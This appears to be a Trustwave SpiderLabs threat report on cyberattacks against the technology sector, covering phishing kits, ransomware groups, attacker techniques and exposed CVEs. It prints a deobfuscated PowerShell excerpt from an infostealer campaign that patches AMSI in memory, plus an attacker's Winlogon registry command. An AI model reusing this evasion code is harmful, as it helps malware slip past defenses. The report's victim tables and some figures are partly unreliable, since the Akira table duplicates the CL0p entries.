Trustwave SpiderLabs

2025 Trustwave Risk Radar Report

Technology Sector

Trustwave®

Contents

The technology industry is all about fast-paced innovation powered by big data and emerging technologies. Due to its agility and forward-looking innovations, the technology sector has become heavily entrenched in all industries, allowing such sectors to reach their digital transformation goals, improve resilience, augment workforces, and drive efficiency and growth.

And because it's a critically indispensable industry, it's also a highly attractive target for cybercriminal activity.

The Trustwave SpiderLabs team has performed a comprehensive analysis of novel cybercriminal tactics and techniques to discover the top trends significantly affecting the technology industry's overall risk profile and compiled them in this overarching report.

The technology industry is incredibly broad. Therefore, for this research, we focused on two key areas: technology infrastructure and software technology.

- Technology infrastructure includes Internet Service Providers (ISPs), telecommunications companies (telcos), and cloud services. These elements provide the foundation for the digital world, enabling communication and data storage.
- Software technology encompasses the development, creation, deployment, maintenance, and support of software applications. This includes everything from the operating systems that power our devices to the apps we use daily.

This report follows last year's in-depth threat intelligence briefing, the 2024 Technology Threat Landscape[1], spotlighting the growing sophistication of cybercriminal activity targeting the tech industry. For example, supply chain attacks against the tech sector can lead to the compromise of downstream clients, malware distribution via software updates, or the interception of business-critical information through targeted platforms. The impact of a solitary targeted attack can be wide-ranging, affecting clients and end users way beyond the initial compromise.

In addition to this main report, Trustwave SpiderLabs has produced two detailed supplemental reports:

- Technology Deep Dive: AI Cyber Arms Race
- Technology Industry Deep Dive: Dark Web-Powered Supply Chain Attacks

Considering how ingrained tech companies are in different sectors' operations, the consequences of successful cyberattacks against them are monumental. For example, a successful ransomware attack on a software company will not just cause operational disruptions, financial losses, and reputational damage to the affected company, but it can also lead to data leaks affecting that company's clients and other end users.

Key Report Findings for the Technology Sector

3.8 million

Port 4567 instances were publicly exposed. This port is typically exploited by Mirai botnet variants for DDoS attacks.

Ransomware

New and old ransomware groups are targeting the Technology Sector.

20,000+

Hosts were found using legacy Windows operating systems (Windows 2012, 2008, and 7).

Persistent Threat Landscape in the Technology Sector

Technology industry vendors are inundated with a wide range of cybersecurity threats and risks. Here are just a few of the major headlines over the past two years:

- **CDK Global Outage Ended After Reportedly Paying $25 Million Ransom**
  - Spiceworks, July 17, 2024
- **Misconfigured Update Causes Global IT Outage**
  - SC Magazine UK, July 19, 2024
- **Server Misconfiguration at Fuel Industry Software Provider Exposes SSNs, PII Data**
  - Hack Read, Sept. 18, 2024
- **Hackers Exploit Default Credentials in FOUNDATION Software to Breach Construction Firms**
  - The Hacker News, Sept. 19, 2024
- **Ransomware Hits Supply Chain Software Firm Blue Yonder Ahead of Thanksgiving**
  - Cybersecurity Dive, Nov. 25, 2024
- **Chinese Hackers Use GHOSTSPIDER Malware to Hack Telecoms Across 12+ Countries**
  - The Hacker News, Nov. 26, 2024
- **Attackers Exploit Vulnerability in Cleo File Transfer Software**
  - Tech Target, Dec. 9, 2024
- **TeamViewer Patches High-Severity Vulnerability in Windows Applications**
  - Security Week, Jan. 30, 2025
- **Tata Technologies Says Ransomware Attack Hit IT Assets, Investigation Ongoing**
  - TechCrunch, Jan. 31, 2025
- **Children's Data Hacked After School Software Firm Missed Basic Security Step, Internal Report Says**
  - NBC News, Jan. 31, 2025
- **Space Pirates Targets Russian IT Firms with New LuckyStrike Agent Malware**
  - The Hacker News, Feb. 25, 2025
- **Multiple Vulnerabilities Found in ICONICS Industrial SCADA Software**
  - Cyber Scoop, March 10, 2025
- **Apple Discloses Zero-Day Vulnerability, Releases Emergency Patches**
  - Cyber Scoop, March 11, 2025
- **Printer Maker Procolored Offered Malware-Laced Drivers for Months**
  - Bleeping Computer, May 16, 2025

Technology's Unique Threat Landscape

There are several factors that make the technology industry especially vulnerable to cyberattacks, these include:

Expanding Attack Surface

Tech companies constantly add applications and services to create solutions, meet user demands, and improve data processing and analytics. While adding new services at a rapid pace can have numerous business benefits, it can also unwittingly expand the attack surface, allowing misconfigurations, insecure file shares, unpatched vulnerabilities, and unsecure databases to proliferate and fly under the radar.

Complex and Diversified Supply Chains

With the goal of strengthening their operational resilience and preventing disruptions, tech companies are opting to diversify their supply chains by working with different suppliers in different locations. Unfortunately, these complex and diversified supply chains can be more difficult to manage and gain visibility over, which can increase the possibility of introducing risks into their and their downstream clients' environments.

High-Value Data

The tech industry contains a treasure trove of valuable data that malicious actors would like to get a hold of for further cybercriminal activity and financial gain. This includes sensitive customer and employee data, financial information, and business-critical data.

Communications Backbone

Targeting telecommunications companies and Internet Service Providers (ISPs) can allow threat actors to gain access to critical communications infrastructures for cyberespionage, data exfiltration, and other attacks.

Hybrid and Mobile/Remote Workforces

Among all remote-capable[2] jobs in the US, 27% of employees are working exclusively remote while 52% are working in a hybrid setup in 2025. As the top industry[3] when it comes to remote work adoption, the tech industry has a distributed workforce that opens it up to different risks, such as unsecured WiFi networks and the use of personal equipment to access company data.

Adoption of Generative AI

Embracing innovation and advancement, the tech industry has heavily leaned into integrating generative AI (GenAI) technology in applications and services to streamline production and automate repetitive tasks. However, integrating GenAI into existing systems can be challenging, requiring modifications and adjustments that can inadvertently introduce threats and risks.

Trustwave SpiderLabs

With more than 250 cybersecurity experts across the globe, the Trustwave SpiderLabs team puts its resources to task researching the top threats in today's landscape. We are uniquely positioned to do so, as we perform over 200,000 hours of penetration tests and discover over 30,000 vulnerabilities annually, including 9,000 high/critical severity infrastructure and web app sources. We also have a dedicated email security team analyzing millions of phishing URLs validated daily, including 2M+ per month that are uniquely identified by Trustwave SpiderLabs. Our diverse coverage of infosec disciplines, including Advanced Continuous Threat Hunting, Digital Forensics and Incident Response, Malware Reversal, and Database Security, give us insight into identifying how these breaches occur, as well as mitigations and controls that your organization can put in place to prevent these compromises.

This report examines the myriads of threats facing the technology industry. In addition to supplemental reports focused on the AI cyber arms race and dark web-based supply chain attacks, Trustwave SpiderLabs will offer recommendations to help technology organizations mitigate risks and keep their operations undisrupted.

Notable and Prominent Trends in Technology

From Trustwave's global perspective, we've picked a few noteworthy trends that could be going under the radar for your security team.

Threat Actors Use Phishing-as-a-Service Platforms to Target Tech Companies

The Threat

Tycoon2FA is a Phishing-as-a-Service (PhaaS) platform that allows cybercriminals to bypass Multi-Factor Authentication (MFA) on services such as Microsoft 365 and Gmail. While it has affected the technology sector, it is not specific to technology and affects multiple industries.




Figure 1. A sample from the Tycoon2FA campaign that redirected victims to a phishing landing page that mimics a Microsoft sign-in page.

First identified in August 2023, Tycoon 2FA is known for leveraging Adversary-in-the-Middle (AiTM) techniques to intercept and hijack authenticated user sessions. By early 2025, the platform had evolved to add advanced evasion tactics designed to bypass endpoint security and detection systems. These include:

- A custom CAPTCHA rendered via HTML5 canvas
- Use of invisible Unicode characters to obfuscate JavaScript
- Anti-debugging scripts to hinder analysis

These advancements make Tycoon 2FA a formidable tool in phishing campaigns, even against tech-savvy organizations.




Figure 2. The Tycoon2FA Phishing-as-a-Service admin panel, displaying the Settings menu.

Mitigations to Reduce Risk

Tycoon2FA actors are evolving their tactics to favor stealth and detection evasion. The use of custom HTML5-based visuals can lure users into unintentionally surrendering their credentials to threat actors, while the use of Unicode can make detection and analysis challenging.

To remain protected against Tycoon2FA's advanced tactics, tech companies should consider behavior-based monitoring, browser sandboxing, a deeper inspection of JavaScript patterns, and the use of an email security filter solution that can identify and block these phishing emails.

Supply Chain Attacks Promoted on the Dark Web

The Threat

We've observed how threat actors are openly advertising access to critical systems and data — such as privileged access to core systems, APIs, cloud infrastructures, administrative portals, and even source code repositories — belonging to technology companies on the dark web. When cybercriminals gain access to this sensitive data, they can launch supply chain attacks on other organizations.




Figure 3. A recovered advertisement from a dark web forum offering access to Gitlab. Such access could lead to a supply chain attack, dated April 12, 2025.

Mitigations to Reduce Risk

When sensitive company data is leaked, threat actors can launch a bevy of cyberattacks against tech companies, ranging from phishing scams to debilitating ransomware attacks.

Tech companies must use threat intelligence tools to track stolen credentials and critical information. They should also consider monitoring discussions concerning their company on dark web forums.

Publicly Exposed Services in Technology

The Threat

Research and analysis of publicly exposed services in the technology sector reveals a massive attack surface.

Out of 10,000 unique CVEs, a total of 92,969,500 vulnerability detections were recorded. Among these, 11,413,830 are classified as critical, and 2,096,492 are actively being exploited.


Mitigations to Reduce Risk

- Regularly update and patch systems to protect against known vulnerabilities. Critically vulnerable systems should be promptly patched to avoid compromise.
- Regularly patch and update databases that store sensitive data. Consider using database auditing tools like Trustwave's DbProtect that can flag misconfiguration and user rights to help minimize risk.
- Utilize vulnerability assessments and penetration testing to identify vulnerable servers.
- Implement strict access controls for critical systems. Adopt the principle of least privilege and only provide the minimum necessary access levels for authorized users.
- Conduct continuous cybersecurity training and awareness programs for staff members, emphasizing the importance of adopting security best practices.

Threat Actor Techniques by Attack Stage

Execution techniques observed in the security incidents we've analyzed mostly involved malicious uses of PowerShell scripts and commands, followed by User Execution of malicious files and links.

Execution Techniques




The example to the right is a deobfuscated excerpt from a PowerShell script executed after a user fell victim to a fake CAPTCHA campaign distributing the Lumma infostealer. The following code disables AMSI (Anti-Malware Scan Interface) validation for subsequent PowerShell commands.

```
        $signature = [System.Text.Encoding]::UTF8.GetBytes("AmsiScanBuffer")
        # [...]
        $pathBuilder = New-Object System.Text.StringBuilder $MAX_PATH
        if ([Win32.Kernel32]::GetMappedFileName($hProcess, $region.BaseAddress, $pathBuilder, $MAX_PATH) -gt 0) {
            $path = $pathBuilder.ToString()
            if ($path.EndsWith("clr.dll", [StringComparison]::InvariantCultureIgnoreCase)) {
                $buffer = New-Object byte[] $region.RegionSize.ToInt64()
                $bytesRead = 0
                [void][Win32.Kernel32]::ReadProcessMemory($hProcess, $region.BaseAddress, $buffer, $buffer.Length,
[ref]$bytesRead)
                for ($k = 0; $k -lt ($bytesRead - $signature.Length); $k++) {
                    $found = $True
                    for ($m = 0; $m -lt $signature.Length; $m++) {
                        if ($buffer[$k + $m] -ne $signature[$m]) {
                            $found = $False
                            break
                        }
                    }
                    if ($found) {
                        $oldProtect = 0
                        if (($region.Protect -band $PAGE_READWRITE) -ne $PAGE_READWRITE) {
                            [void][Win32.Kernel32]::VirtualProtect($region.BaseAddress, $buffer.Length,
$PAGE_EXECUTE_READWRITE, [ref]$oldProtect)
                        }
                        $replacement = New-Object byte[] $signature.Length
                        $bytesWritten = 0
                        [void][Win32.Kernel32]::WriteProcessMemory($hProcess, [IntPtr]::Add($region.BaseAddress, $k),
$replacement, $replacement.Length, [ref]$bytesWritten)
                        $count++
                        if (($region.Protect -band $PAGE_READWRITE) -ne $PAGE_READWRITE) {
                            [void][Win32.Kernel32]::VirtualProtect($region.BaseAddress, $buffer.Length, $region.Protect,
[ref]$oldProtect)
                        }
                    }
                }
            }
        }
```


The **Initial Access** vector used in the attacks was mostly phishing, followed by exploit attempts against publicly accessible services and use of compromised accounts. Most of the phishing attempts were generic and leveraged social engineering with links to external websites. This is down significantly from our 2024 Threat Report[4] where phishing represented 92% on Initial Access and Exploiting Public Facing Applications grew from 5% to a little over 34%. As you will see in the Public Exposures section, the technology industry has a large attack surface on the Internet and threat actors are taking advantage of that. Attackers typically resort to social engineering only when there are no easily exploited vulnerabilities available.

Initial Access Techniqes




Exploit procedures observed in the initial access attempts against web applications were mostly Log4j CVE-2021-44228, accounting for 42.1% of the observed cases. Another widely targeted vulnerability family was remote command execution via PHP-CGI, which made up 36.8% of records. Java Object Deserialization attacks summed up to 7.9% of the cases. Notably, some attackers also tried to leverage the CVE-2020-1472, the Zerologon vulnerability, and the CVE-2023-46805, the Ivanti Authentication Bypass.

Exploit Public-Facing Application




Credential Access techniques observed in the attacks relied mostly on generic brute-force attacks, followed by OS Credential Dumping by means of DCSync and NTLM hash theft. Notably, some of the attackers attempted to Steal or Forge Kerberos Tickets to subsequently perform Pass-The-Ticket attacks. This is not unusual, and is fairly consistent with 2023-2024 data, but it's worth noting for organizational awareness.

Credential Access Techniques



The **Discovery** techniques utilized by attackers relied mostly on Network Service (and Share) Discovery and Account Discovery.

Discovery Techniques




The **Persistence** techniques utilized by attackers relied mostly on Account Creation and Account Manipulation. The other techniques observed were Event Triggered Execution, Execution Upon System Start, as well as the abuse of legitimate Scheduled Task/Job and Server Software Components.

The following command was executed by an attacker as part of an attack's persistence mechanism:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "AutoAdminLogon" /t
REG_DWORD /d "0" /f
```


Persistence Techniques



The **Privilege Escalation** techniques utilized by attackers relied on the manipulation of valid cloud-based accounts to escalate to a higher privileged role.


The **Defense Evasion** techniques observed in the security incidents we've analyzed mostly utilized process name Masquerading, followed by Process Injection and Access Token Manipulation. A common target of process injections was the Windows native explorer.exe process.

Defense Evasion Techniques



The **Command and Control** techniques observed in the security incidents were mostly based on communication to web services over HTTP(S) protocol to Non-Standard Ports, often to algorithmically generated domains. Characteristic to the network traffic to C2 server was Malformed User Agent.

Command and Control Techniques



The **Lateral Movement** techniques utilized by attackers relied mostly on Remote Services, specifically Remote Desktop Protocol (RDP) often characterized by the occurrence of so-called RDP nesting.

Ransomware Trends in Technology

As always, ransomware attacks have played a major role targeting this sector. The following ransomware groups had notable activities in the past 12 months (May 2024 - May 2025). Here's a brief overview:

- **Ransomhub:** Emerged as 2024's top ransomware group, breaching over 600 organizations, with increased activity targeting technology firms in Europe and the US by March 2025.
- **CL0p:** Resurged in February 2025, exploiting Cleo MFT vulnerabilities, impacting 389 victims across multiple sectors, notably finance and technology.
- **Akira:** Peaked in November 2024 with over 30 victim leaks, maintaining global dominance into January 2025, targeting technology and critical infrastructure.
- **Fog:** Rapidly rose in 2024, targeting technology and education sectors, with significant attacks in March 2025 across Europe and Latin America.

Popular MITRE Tactics used by Ransomware Groups

Tactics

- Initial Access (TA0001)
- Execution (TA0002)
- Persistence (TA0003)
- Privilege Escalation (TA0004)
- Defense Evasion (TA0005)
- Credential Access (TA0006)
- Discovery (TA0007)
- Lateral Movement (TA0008)
- Collection (TA0009)
- Exfiltration (TA0010)
- Command and Control (TA0011)
- Impact (TA0040)

Techniques

- Phishing (T1566)
- Password Spraying (T1110.003)
- Command and Scripting Interpreter (T1059)
- OS Credential Dumping (T1003)
- Data Encrypted for Impact (T1486)
- Indicator Removal on Host: Clear Windows Event Logs (T1070.001)
- Remote Service Session Hijacking (T1563)
- Exfiltration Over Web Service: Exfiltration to Cloud Storage (T1567.002)

Ransomware Group: Ransomhub

Ransomhub emerged in February 2024 and has gained notoriety for “big game hunting,” targeting organizations likely to pay large ransoms to mitigate operational downtime. It employs a double extortion model, encrypting data and threatening to leak stolen information. The group has targeted healthcare, technology, and critical infrastructure sectors, among others, with recent attacks noted in Europe (Germany, Italy, Hungary) and the United States.

Technology sector targets exposed on the threat actor’s data leak portal:

Entry Date	Organization Name	Website
2025-03-27	europtec	Europtec.com
2025-03-27	Bassi	Bassi.it
2025-03-26	Conterra	Conterra.com
2025-03-24	magyar nemzeti muzeum	Mnm.hu
2025-03-24	Technicare	Technicare.com

Ransomware Group: CL0p

CL0p has been highly active, particularly in early 2025. The group led its peer group with 413 leak posts in Q1 2025. The group focused on exploiting zero-day vulnerabilities like CVE-2024-50623[5] and CVE-2024-55956[6] in Cleo MFT solutions, impacting 389 victims in February alone—a 1,400% surge from 2024's 26 victims. They focus on mass data exfiltration, targeting retail and manufacturing, with 79 U.S. victims in January 2025. Historically, CL0p earned $75–100 million from the 2023 MOVEit exploit (CVE-2023-34362[7]), affecting over 95 million organizations.

Technology sector targets exposed on the threat actor's data leak portal:

Entry Date	Organization Name	Website
2025-03-14	Jaggedpeak	Jaggedpeak.com
2025-03-14	rackspace	rackspace.com
2025-03-04	iovate	iovate.com

Ransomware Group: Akira

Akira ransomware operations began in March 2023, gaining attention for its retro-styled data leak site (DLS) and multi-extortion tactics. The group hosts a TOR-based (.onion) website where victims are listed alongside stolen data if ransom demands are not met.




Figure 4. Akira's retro-styled data leak site.

Akira is known for demanding high ransoms, often reaching hundreds of millions of dollars, and has targeted sectors including education, finance, manufacturing, real estate, and critical infrastructure. Notable victims include Stanford University, Nissan Australia, and BHI Energy. Research suggests Akira is affiliated with the now-defunct Conti ransomware gang, based on blockchain and source code analysis. As of early 2025, Akira has claimed over 350 organizations, with a record-breaking escalation in activity noted in November 2024, when more than 30 new victims were posted on their DLS in a single day.

Technology sector targets exposed on the threat actor's data leak portal:

Entry Date	Organization Name	Website
2025-04-18	Toppan Next	toppannext.com
2025-03-14	rackspace	rackspace.com
2025-03-04	iovate	iovate.com

Ransomware Group: Fog

Fog ransomware first appeared in April 2024, with operations targeting Windows and Linux endpoints. It is known for its aggressive tactics, including the rapid encryption of files and deletion of backups to prevent recovery. Fog primarily targets higher education institutions and technology firms, often exploiting compromised VPN credentials for initial access. The group operates a data leak site for double extortion, threatening to publish stolen data if ransom demands are not met. Their attacks are characterized by their speed, with some incidents showing encryption occurring within hours of initial access.


Technology sector targets exposed on the threat actor's data leak portal:

Entry Date	Organization Name	Website
2025-03-05	The 19 biggest gitlabs	gitlab.com
2025-03-05	Melexis	Melexsis.com
2025-03-05	Eumetsat	Eumetsat.int
2025-03-05	Inelmatic	Inelmatic.com

Global Technology Sector

The global threat level of ransomware is high, with a 10% weekly increase in attacks, 85% targeting the technology sector. The United States & Canada (39%) and Europe (21%) are the most vulnerable regions, reflecting the activities of Ransomhub, Cl0p, Akira, and Fog.

With the presence of the new Emerging Threat Actors like: Monti, Safeplay, Hellcat, nightspire, and devman, it is unlikely that ransomware activity will decrease anytime soon.



Publicly Exposed Services in Technology

Services are often publicly exposed for a good reason, that is to allow the public to visit your website, and to receive email from people outside your organization. However, there are many times when services are mistakenly made public.

Compared to our technology report last year, the metrics have not changed much. There was a minimal increase in publicly exposed technology industry systems in 2025 compared to our last report. Other metrics were also similar, including 6 of the top 10 Known Exploited Vulnerabilities.

Top 10 CISA Known Exploited Vulnerabilities (KEV)

CVE ID	Count
CVE-2023-44487	1,019,895
CVE-2021-40438	493,244
CVE-2020-11023	279,401
CVE-2019-0211	193,368
CVE-2020-0796	21,733
CVE-2024-4577	20,258
CVE-2024-23897	15,135
CVE-2018-1000861	12,189
CVE-2019-11043	8,581
CVE-2019-0708	4,175

Description Of Known Exploited Vulnerabilities found in 2024 & 2025

CVE-2023-44487 (HTTP/2 Rapid Reset)[8]

A high-impact Denial-of-Service (DoS) vulnerability in the HTTP/2 protocol. Attackers exploit the protocol's stream cancellation mechanism to overwhelm target servers with reset requests, consuming CPU and memory. Widely exploited in 2023 across cloud and hosting environments.

CVE-2021-40438[9]

A Server-Side Request Forgery (SSRF) in Apache HTTP Server 2.4.48 and earlier. Exploitable via the mod_proxy module, allowing attackers to force the server to make backend or internal network requests.

CVE-2019-0211[10]

A local privilege escalation vulnerability in Apache HTTP Server 2.4.17 to 2.4.38. Allows local users running scripts (like CGI) to execute arbitrary code with root-level privileges, particularly on shared hosting.

CVE-2020-0796 (SMBGhost)[11]

A critical Remote Code Execution (RCE) flaw in Microsoft SMBv3.1.1. Exploitable over the network without authentication, enabling wormable exploits similar to EternalBlue. Widely weaponized after disclosure in 2020.

CVE-2019-0708 (BlueKeep)[12]

A severe RCE vulnerability in Microsoft Remote Desktop Services. Exploitable without user interaction or credentials, it allows wormable attacks and was deemed critical due to its similarity to EternalBlue.

CVE-2019-11043[13]

A buffer overflow vulnerability in PHP-FPM (FastCGI Process Manager) under NGINX with specific configurations. It enables unauthenticated remote code execution under certain path traversal conditions.

Description Of Known Exploited Vulnerabilities New in 2025

CVE-2024-4577[14]
